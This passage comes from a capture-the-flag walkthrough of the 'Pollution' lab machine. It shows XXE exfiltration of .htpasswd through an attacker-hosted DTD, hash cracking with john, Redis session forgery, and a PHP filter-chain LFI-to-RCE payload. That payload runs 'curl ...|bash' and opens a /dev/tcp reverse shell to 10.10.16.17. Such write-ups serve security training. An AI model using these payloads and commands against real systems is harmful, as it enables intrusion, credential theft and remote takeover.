User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 248
Origin: http://collect.htb
Connection: close
Referer: http://collect.htb/admin
Cookie: PHPSESSID=bd807jkqtg4eg0ae57jmor56qm

manage_api=<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://10.10.16.17/exploit.dtd">%xxe;]><root><method>POST</method><uri>/auth/register</uri><user><usernam
e>test</username><password>test</password></user></root>
```

After sending this request, let's take a look at our python web server :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.126 - - [20/May/2023 14:51:10] "GET /exploit.dtd HTTP/1.1" 200 -
10.129.228.126 - - [20/May/2023 14:51:10] "GET /?x=ZGV2ZWxvcGVyc1[HIDDEN] HTTP/1.1" 20
0 -
```

We successfully retrieved the data from **/var/www/developers/.htpasswd**. Let's decode it :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ echo 'ZGV2ZWxvcGVyc1[HIDDEN]' | base64 -d
developers_group:[HIDDEN]
```

Hash cracking

So we have the username and password hash to login on **http://developers.collect.htb/**. Let's crack this hash using **john** and **rockyou.txt** :


```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt
```

```
-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[HIDDEN]           (developers_group)
1g 0:00:00:01 DONE (2023-05-20 14:57) 0.7407g/s 158577p/s 158577c/s 158577C/s rasfatat
a..puppyluver
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We can now login on **http://developers.collect.htb/.**

Bypass developers login page

After passing the basic authentication, we are redirected to another login page :



The credentials for basic authentication will not work on this login page. Since we don’t have any valid credentials for this login page, we will need to look somewhere

else…

Remember, there was a **Redis** database running on port **6379**. Maybe we can find something interesting in it ?

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ redis-cli -h 10.129.228.126
10.129.228.126:6379>
10.129.228.126:6379> INFO
NOAUTH Authentication required.
```

We need to authenticate. We don't have any valid credentials for **Redis** too. We may be able to find them in a file by exploiting the **XXE injection vulnerability** we found earlier. Let's see what's in **/var/www/developers/index.php** :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ echo 'PD9waHANCnJlcXVpcmUgJy4vYm9vdHN0cmFwLnBocCc7DQoNCg0KaWYgKCFpc3NldCgkX1NFU1NJ
T05bJ2F1dGgnXSkgb3IgJF9TRVNTSU9OWydhdXRoJ10gIT0gVHJ1ZSkgew0KICAgIGRpZShoZWFkZXIoJ0xvY2
F0aW9uOiAvbG9naW4ucGhwJykpOw0KfQ0KDQppZiAoIWlzc2V0KCRfR0VUWydwYWdlJ10pIG9yIGVtcHR5KCRf
R0VUWydwYWdlJ10pKSB7DQogICAgZGllKGhlYWRlcignTG9jYXRpb246IC8/cGFnZT1ob21lJykpOw0KfQ0KDQ
okdmlldyA9IDE7DQoNCj8+DQoNCjwhRE9DVFlQRSBodG1sPg0KPGh0bWwgbGFuZz0iZW4iPg0KDQo8aGVhZD4N
CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+DQogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYm
xlIiBjb250ZW50PSJJRT1lZGdlIj4NCiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9
ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+DQogICAgPHNjcmlwdCBzcmM9Ii4vYm9vdHN0cmFw
lsd2luZC5qcyI+PC9zY3JpcHQ+DQogICAgPHRpdGxlPkRldmVsb3BlcnMgQ29sbGVjdDwvdGl0bGU+DQo8L2hl
YWQ+DQoNCjxib2R5Pg0KICAgIDxkaXYgY2xhc3M9InBhbmVsIHBhbmVsLWRlZmF1bHQiPg0KICAgICAgICA8
ZGl2IGNsYXNzPSJwYW5lbC1oZWFkaW5nIj5EZXZlbG9wZXJzIENvbGxlY3Rpb248L2Rpdj4NCiAgICAgICAg
PHRhYmxlIGNsYXNzPSJ0YWJsZSB0YWJsZS1zdHJpcGVkIj4NCiAgICAgICAgICAgIDx0aGVhZD4NCiAgICAg
ImZvb3Rlci5waHAiKTsgPz4NCiAgICA8L2L2Rpdj4NCjC9ib2R5Pg0KDQo8L2h0bWw+' | base64 -d
<?php
require './bootstrap.php';


if (!isset($_SESSION['auth']) or $_SESSION['auth'] != True) {
    die(header('Location: /login.php'));
}

if (!isset($_GET['page']) or empty($_GET['page'])) {
    die(header('Location: /?page=home'));
}

$view = 1;

?>

<!DOCTYPE html>
<html lang="en">

<head>
```

```
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="assets/js/tailwind.js"></script>
    <title>Developers Collect</title>
</head>

<body>
    <div class="flex flex-col h-screen justify-between">
        <?php include("header.php"); ?>

        <main class="mb-auto mx-24">
            <?php include($_GET['page'] . ".php"); ?>
        </main>

        <?php include("footer.php"); ?>
    </div>

</body>

</html>
```

I tried to read **/var/www/developers/login.php** but nothing was returned. We can see the file **bootstrap.php** being included in the first line. Let's see what's in it :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ echo 'PD9waHAKCmluaV9zZXQoJ3Nlc3Npb24uc2F2ZV9oYW5kbGVyJywgJ3JlZGlzJyk7CmluaV9zZXQo
J3Nlc3Npb24uc2F2ZV9wYXRoJywgJ3RjcDovL2xvY2FsaG9zdDo2Mzc5Lz9hdXRoPU[HIDDEN]' | base64 -
d
<?php

ini_set('session.save_handler', 'redis');
ini_set('session.save_path', 'tcp://localhost:6379/?auth=[HIDDEN]');

session_start();
```

We have the password for **Redis**. Now, let's try to connect to it again, but this time, with the password we just found :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ redis-cli -h 10.129.228.126
10.129.228.126:6379> AUTH [HIDDEN]
OK
10.129.228.126:6379> info
# Server
redis_version:6.0.16
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:6d95e1af3a2c082a
redis_mode:standalone
```

```
os:Linux 5.10.0-19-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:10.2.1
process_id:966
run_id:f56068649205271aed287d76999875a512befd6f
tcp_port:6379
uptime_in_seconds:19312
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:6897609
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
io_threads_active:0

# Clients
connected_clients:1
client_recent_max_input_buffer:8
client_recent_max_output_buffer:0
blocked_clients:0
tracking_clients:0
clients_in_timeout_table:0

# Memory
used_memory:873704
used_memory_human:853.23K
used_memory_rss:44236800
used_memory_rss_human:42.19M
used_memory_peak:41455208
used_memory_peak_human:39.53M
used_memory_peak_perc:2.11%
used_memory_overhead:830520
used_memory_startup:809824
used_memory_dataset:43184
used_memory_dataset_perc:67.60%
allocator_allocated:1186432
allocator_active:1601536
allocator_resident:5070848
total_system_memory:4087750656
total_system_memory_human:3.81G
used_memory_lua:41984
used_memory_lua_human:41.00K
used_memory_scripts:0
used_memory_scripts_human:0B
number_of_cached_scripts:0
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:1.35
allocator_frag_bytes:415104
allocator_rss_ratio:3.17
allocator_rss_bytes:3469312
rss_overhead_ratio:8.72
rss_overhead_bytes:39165952
```


```
mem_fragmentation_ratio:53.22
mem_fragmentation_bytes:43405608
mem_not_counted_for_evict:0
mem_replication_backlog:0
mem_clients_slaves:0
mem_clients_normal:20504
mem_aof_buffer:0
mem_allocator:jemalloc-5.2.1
active_defrag_running:0
lazyfree_pending_objects:0

# Persistence
loading:0
rdb_changes_since_last_save:1
rdb_bgsave_in_progress:0
rdb_last_save_time:1684618965
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:0
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:356352
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0
module_fork_in_progress:0
module_fork_last_cow_size:0

# Stats
total_connections_received:571280
total_commands_processed:1713823
instantaneous_ops_per_sec:0
total_net_input_bytes:103400190
total_net_output_bytes:8574939
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:571098
expired_stale_perc:0.00
expired_time_cap_reached_count:0
expire_cycle_cpu_milliseconds:3436
evicted_keys:0
keyspace_hits:174
keyspace_misses:571100
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:1593
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
```

```
active_defrag_misses:0
active_defrag_key_hits:0
active_defrag_key_misses:0
tracking_total_keys:0
tracking_total_items:0
tracking_total_prefixes:0
unexpected_error_replies:0
total_reads_processed:2285112
total_writes_processed:1713831
io_threaded_reads_processed:0
io_threaded_writes_processed:0

# Replication
role:master
connected_slaves:0
master_replid:227d542acf6607e6f7c0bcc9f9d4853085865dc2
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:0
second_repl_offset:-1
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:126.901990
used_cpu_user:60.478516
used_cpu_sys_children:1.511871
used_cpu_user_children:11.125892

# Modules

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=2,expires=2,avg_ttl=1161533
10.129.228.126:6379>
```

Now, we have access to **Redis**. We can list the keys like so :

```
10.129.228.126:6379> keys *
1) "PHPREDIS_SESSION:n3bun5mu43k2uq2debh4dv3atd"
2) "PHPREDIS_SESSION:bd807jkqtg4eg0ae57jmor56qm"
```

There seems to be keys for each **PHPSESSID** on **http://developers.collect.htb/**. Let’s verify this by looking at our **PHPSESSID** cookie on our web browser :



So now, we are sure about this. Let's see what data is stored in our key :

```
10.129.228.126:6379> get "PHPREDIS_SESSION:n3bun5mu43k2uq2debh4dv3atd"
""
```


It is empty… Let's see the other key :

```
10.129.228.126:6379> get PHPREDIS_SESSION:bd807jkqtg4eg0ae57jmor56qm
"username|s:4:\"test\";role|s:5:\"admin\";"
```

We can take example on this one and add the data **auth** set to **True** :

```
10.129.228.126:6379> set PHPREDIS_SESSION:n3bun5mu43k2uq2debh4dv3atd "username|s:4:\"t
est\";role|s:5:\"admin\";auth|s:4:\"True\";"
OK
```

Now let's refresh the page :



We successfully bypassed the login page.

LFI2RCE

We can see in the url a **page** parameter that defines the page to be included. Maybe we can get a **LFI (Local File Inclusion)** from this ?

I tried different **LFI** techniques but none of them worked. We can try to exploit a **LFI2RCE (Local File Inclusion to Remote Code Execution)** technique using **PHP filters**. There is a python script that can generate the payload for us at **https://github.com/synacktiv/php_filter_chain_generator**. Let's download this script and use it to generate our payload (try to use the smallest payload you can to avoid the url being too long) :

```
┌──(kali㉿kali)-[~/…/Hard/Pollution/exploits/php_filter_chain_generator]
└─$ python3 php_filter_chain_generator.py --chain '<?=`curl 10.10.16.17|bash`;;?>'
[+] The following gadget chain will generate the following code : <?=`curl 10.10.16.17
|bash`;;?> (base64 value: PD89YGN1cmwgMTAuMTAuMTYuMTd8YmFzaGA7Oz8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI334
2.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
rt.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.
UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64
-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|conver
t.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4|convert.base
64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|con
vert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.icon
v.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-dec
ode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.i
conv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base6
4-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|conver
t.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_J
ISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.ic
onv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1
163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX021
3|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.U
TF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|con
vert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIB
M1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|conver
t.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.icon
v.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|co
nvert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.
T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.
base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|c
onvert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-I
R-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
```

```
v.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKR
AINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|con
vert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|convert.base64-enc
ode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX021
3|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L
6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8
859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|c
onvert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.i
conv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UT
F8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.S
HIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.
iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.86
6|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.icon
v.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|co
nvert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.
iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|c
onvert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UT
F8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.
CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|conver
t.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-d
ecode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.i
conv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UH
C.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.i
conv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.ba
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS
2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IN
IS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.ba
se64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|con
vert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/re
source=php://temp
```

This payload will make the server execute the following command : “**curl 10.10.16.17|bash**”. To make it simple, it will get the **index.html** page on our webserver and execute it with bash. We simply need to create an **index.html** file that contains a bash reverse shell and start a python web server in the same directory :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ cat index.html
#!/bin/bash

/bin/sh -i >& /dev/tcp/10.10.16.17/4242 0>&1

┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
```

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We also need to start a listener on port 4242 to get the reverse shell :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ pwncat -l 4242
```

Now, we can put our filter chain payload in the **page** parameter and press enter. After this, we can take a look at our webserver :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.126 - - [20/May/2023 19:05:23] "GET / HTTP/1.1" 200 -
```

The server successfully executed our payload. Now, let’s take a look at our listener :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ pwncat -l 4242
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Now we have a foothold as **www-data** on the system.

Privilege escalation

Looking in **/var/www/collect/**, we can find a file called **config.php**. Let’s see what’s in it :

```
<?php


return [
    "db" => [
        "host" => "localhost",
        "dbname" => "webapp",
        "username" => "webapp_user",
        "password" => [HIDDEN],
        "charset" => "utf8"
```

```
    ],
];
```

We have the credentials for **MySQL**. Let's connect to **MySQL** and see if we can find some useful informations :

```
www-data@pollution:~$ mysql -u webapp_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 491
Server version: 10.5.15-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| developers         |
| forum              |
| information_schema |
| mysql              |
| performance_schema |
| pollution_api      |
| webapp             |
+--------------------+
7 rows in set (0.001 sec)
```

Let's take a look at the **pollution_api** database :

```
MariaDB [(none)]> use pollution_api
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pollution_api]> show tables;
+------------------------+
| Tables_in_pollution_api |
+------------------------+
| messages               |
| users                  |
+------------------------+
2 rows in set (0.000 sec)
```

Let's see what is in **users** table :

```
MariaDB [pollution_api]> select * from users;
+----+----------+----------+------+---------------------+---------------------+
| id | username | password | role | createdAt           | updatedAt           |
+----+----------+----------+------+---------------------+---------------------+
|  1 | test     | test     | user | 2023-05-20 18:09:54 | 2023-05-20 18:09:54 |
|  2 | test2    | test     | user | 2023-05-20 18:27:34 | 2023-05-20 18:27:34 |
+----+----------+----------+------+---------------------+---------------------+
```

This is where the **Pollution API** users we created from the admin panel are stored. For now, there is nothing more useful to find on **MySQL**. Let's move on and enumerate more.

Remember, in the proxy history we found earlier, a request was made to **http://127.0.0.1:3000/** which seems to be the **Pollution API**. Let's make a simple **GET** request with **curl** :

```
www-data@pollution:~/collect$ curl localhost:3000
{"Status":"Ok","Message":"Read documentation from api in /documentation"}
```

So now, we are sure this is how to access the **Pollution API**. Let's see the documentation :

```
www-data@pollution:~/collect$ curl localhost:3000/documentation
{"Documentation":{"Routes":{"/":{"Methods":"GET","Params":null},"/auth/register":{"Met
hods":"POST","Params":{"username":"username","password":"password"}},"/auth/login":{"M
ethods":"POST","Params":{"username":"username","password":"password"}},"/client":{"Met
hods":"GET","Params":null},"/admin/messages":{"Methods":"POST","Params":{"id":"message
id"}},"/admin/messages/send":{"Methods":"POST","Params":{"text":"message text"}}}}}
```

Let's try to send a request to **/admin/messages/send** :

```
www-data@pollution:~$ curl localhost:3000/admin/messages/send
{"Status":"Error","Message":"You are not allowed"}
```

We are not allowed to access this endpoint. Let's take a look back at the request that **victor** sent to the **Pollution API** :

